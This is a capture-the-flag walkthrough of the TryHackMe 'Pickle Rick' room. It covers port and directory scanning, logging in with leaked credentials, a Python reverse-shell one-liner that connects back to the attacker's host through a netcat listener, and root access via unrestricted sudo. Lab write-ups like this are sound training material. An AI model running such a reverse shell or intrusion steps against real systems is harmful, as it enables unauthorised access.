WRITE-UP

TryHackMe PICKLE RICK

R4IM4NN

Table of Contents

I. [Introduction]

To succeed in CTF challenges, I've set up an attack strategy that defines the different phases of attack. This strategy has 3 phases and is inspired by the **Cyber Kill Chain**.

Here are the 3 phases of this attack strategy:

- PHASE 1 [**RECONNAISSANCE**] : Gather information about our target, such as which technologies are used ? What ports are open and what services are used ? What vulnerabilities and weaknesses can be exploited ? The greater the amount of information gathered, the more sophisticated the attack and the higher the probability of success.

- PHASE 2 [**EXPLOITATION**] : Exploitation of the vulnerabilities identified in the reconnaissance phase. The aim of this phase is to gain initial access to the target's system.

- PHASE 3 [**TOTAL CONTROL & EVASION**] : At this point we have restricted, unstable access which is likely to be detected. So to avoid losing access, we can open up other paths so that we can easily regain access in the event of problems. To do this, we need to obtain more privileges known as elevation of privileges which means moving from a restricted access level to a higher one. Once our mission is completed, we must erase all traces of our passage and leave the network.

II. [Phase 1 : RECONNAISSANCE]

Target IP address : 10.10.206.54

```
$ ping -c3 10.10.206.54

PING 10.10.206.54 (10.10.206.54) 56(84) bytes of data.
64 bytes from 10.10.206.54: icmp_seq=1 ttl=63 time=26.5 ms
64 bytes from 10.10.206.54: icmp_seq=2 ttl=63 time=25.1 ms
64 bytes from 10.10.206.54: icmp_seq=3 ttl=63 time=25.0 ms

--- 10.10.206.54 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 24.975/25.518/26.455/0.664 ms
```

- Command -

The "**ping**" command checks whether the machine connected to the network is accessible.
The "**-c**" parameter defines the number of ICMP requests sent, in our case 3 requests.

- Analysis -

3 packets are successfully transmitted. We can see that the TTL value is 63, so it's a LINUX/UNIX machine because the default TTL value for Linux/Unix is 64 and for Windows is 128.

- End of Analysis -

*-**-*

```
$ nmap -sC -sV -p- -T5 10.10.206.54

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 11:37 CET
Nmap scan report for 10.10.206.54
Host is up (0.035s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:ac:da:02:76:51:eb:7b:76:f7:77:38:cb:78:a3:42 (RSA)
|   256 94:59:be:0c:7c:50:d8:d1:df:ef:8f:76:21:62:ac:79 (ECDSA)
|_  256 59:9b:39:68:3f:c3:14:9e:e1:40:9d:4c:4c:61:da:6e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Command -

The "**nmap**" command can be used to detect open ports, identify hosted services and obtain information on a remote machine's operating system.
The "**-sC**" parameter enables the use of default scripts, equivalent to -script=default.
The "**-sV**" parameter is used to determine service/version informations.
The "**-p-**" parameter scans all ports (0 - 65535).
The "**-T5**" parameter is used to define the execution speed - the value lies between [0 ; 5].

- Analysis -
2 TCP ports are open: 22[SSH]; 80.
For port 22: You can connect via "ssh" if you find the credentials
For port 80: you can use the "**Gobuster**" tool for enumeration.
- End of Analysis -

*-**-*

```
$ gobuster dir -u 10.10.206.54 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.206.54
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 291]
/.html                (Status: 403) [Size: 292]
/index.html           (Status: 200) [Size: 1062]
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 313] [--> http://10.10.206.54/assets/]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
```

- Command -
The "**gobuster**" command is used to enumerate directories/files, subdomains and virtual hosts of a web site.
The "**dir**" mode is used to brute force a website's directories/files. There are several other modes, such as (dns: brute force subdomains) and (vhost: brute force virtual hosts).
The "**-u**" parameter is used to define the url in our case: http://10.10.206.54/
The "**-w**" parameter is used to define the wordlist. With other tools, this parameter can be "--wordlist=".
The "**-x**" parameter is used to define file extensions for example : php, txt, html.

- Analysis -

In the source code of the main page you can find this information.

http://10.10.206.54


```
Line 30    Note to self, remember username!
Line 32   Username: R1ckRul3s
```

In the "robots.txt" file we have this character string.

http://10.10.206.54/robots.txt

```
Wubbalubbadubdub
```

On the "login.php" page we have a login form.




Portal Login Page

Username:

Password:

http://10.10.206.54/login.php

You can try logging in with the username you found in the source code of the main page and for the password, we can try using the string we found in the "**robots.txt**" file.




Portal Login Page

Username: R1ckRul3s

Password: Wubbalubbadubdub

http://10.10.206.54/login.php | Username : R1ckRul3s | Password : Wubbalubbadubdub


Oh incredible, as luck would have it, it worked. We can see that we are redirected to the "portal.php" page. We have a navigation menu and, most importantly, a command panel.



Command Panel

http://10.10.206.54/portal.php


You can try executing a command such as "**ls**". You can see that it works.



ls


```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

We can try to read the *Sup3rS3cretPickl3Ingred.txt* file with the "**cat**" command, but as you can see, we can't.



cat Sup3rS3cretPickl3Ingred.txt

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```




Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

- End of Analysis -

-

III. [Phase 2 : EXPLOITATION]

Now that the reconnaissance phase is over, let's try to gain access to the machine for the first time. To start with, we can check whether python2 or python3 is installed on the target machine. It's easy to do this using the "**which**" command, for example :



```
which python3
```


```
/usr/bin/python3
```

You can see that python3 is installed. You can try running a **REVERSE SHELL** in python3 in the command panel.

The reverse shell we are going to use is :

```
export RHOST="X.X.X.X";export RPORT=9001;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```

Instead of "X.X.X.X" you need to enter your openvpn IP (tun0 in my case).



```
export RHOST="X.X.X.X";export RPORT=9001;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(
```

Before executing this command, you must activate a **listener** on our machine, like this for example

```
$ nc -lvnp 9001

listening on [any] 9001 ...
```

In my case, I use "**netcat**" [nc] with port 9001, why 9001 because that's the port (RPORT I chose in my python reverse shell. Now you can run the reverse shell.

```
$ nc -lvnp 9001

listening on [any] 9001 ...
connect to [X.X.X.X] from (UNKNOWN) [10.10.206.54] 36252
www-data@ip-10-10-206-54:/var/www/html$ pwd
pwd
/var/www/html
www-data@ip-10-10-206-54:/var/www/html$ ls
ls
Sup3rS3cretPickl3Ingred.txt  clue.txt    index.html  portal.php
assets                       denied.php  login.php   robots.txt
www-data@ip-10-10-206-54:/var/www/html$
```

As you can see, we've received the request and are now connected to the target machine. We've obtained our initial access and the exploitation phase is over. Now we need to obtain more rights.

- End of Analysis -

*_**_*

IV. [Phase 3 : TOTAL CONTROL & EVASION]

```
www-data@ip-10-10-206-54:/var/www/html$ whoami
whoami
www-data
www-data@ip-10-10-206-54:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on
    ip-10-10-206-54.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
        ip-10-10-206-54.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
www-data@ip-10-10-206-54:/var/www/html$ sudo su
sudo su
root@ip-10-10-206-54:/var/www/html# whoami
whoami
root
root@ip-10-10-206-54:/var/www/html#
```

- Analysis -

We are the user "**www-data**". We can now try to list the user's privileges with the "**sudo -l**" command ,we can see that user www-data has full rights. So if we type the command "**sudo su**" we can see that we are **root**. The elevation of privileges is successful. Mission accomplished, time to escape, erase all traces and escape.

- End of Analysis -

*-**-*

V. [Thanks]

This write-up is over, I hope I was clear and that this write-up was not difficult to understand. Thank you for reading this write-up and there are many more coming soon.

See you soon.

R4IM4NN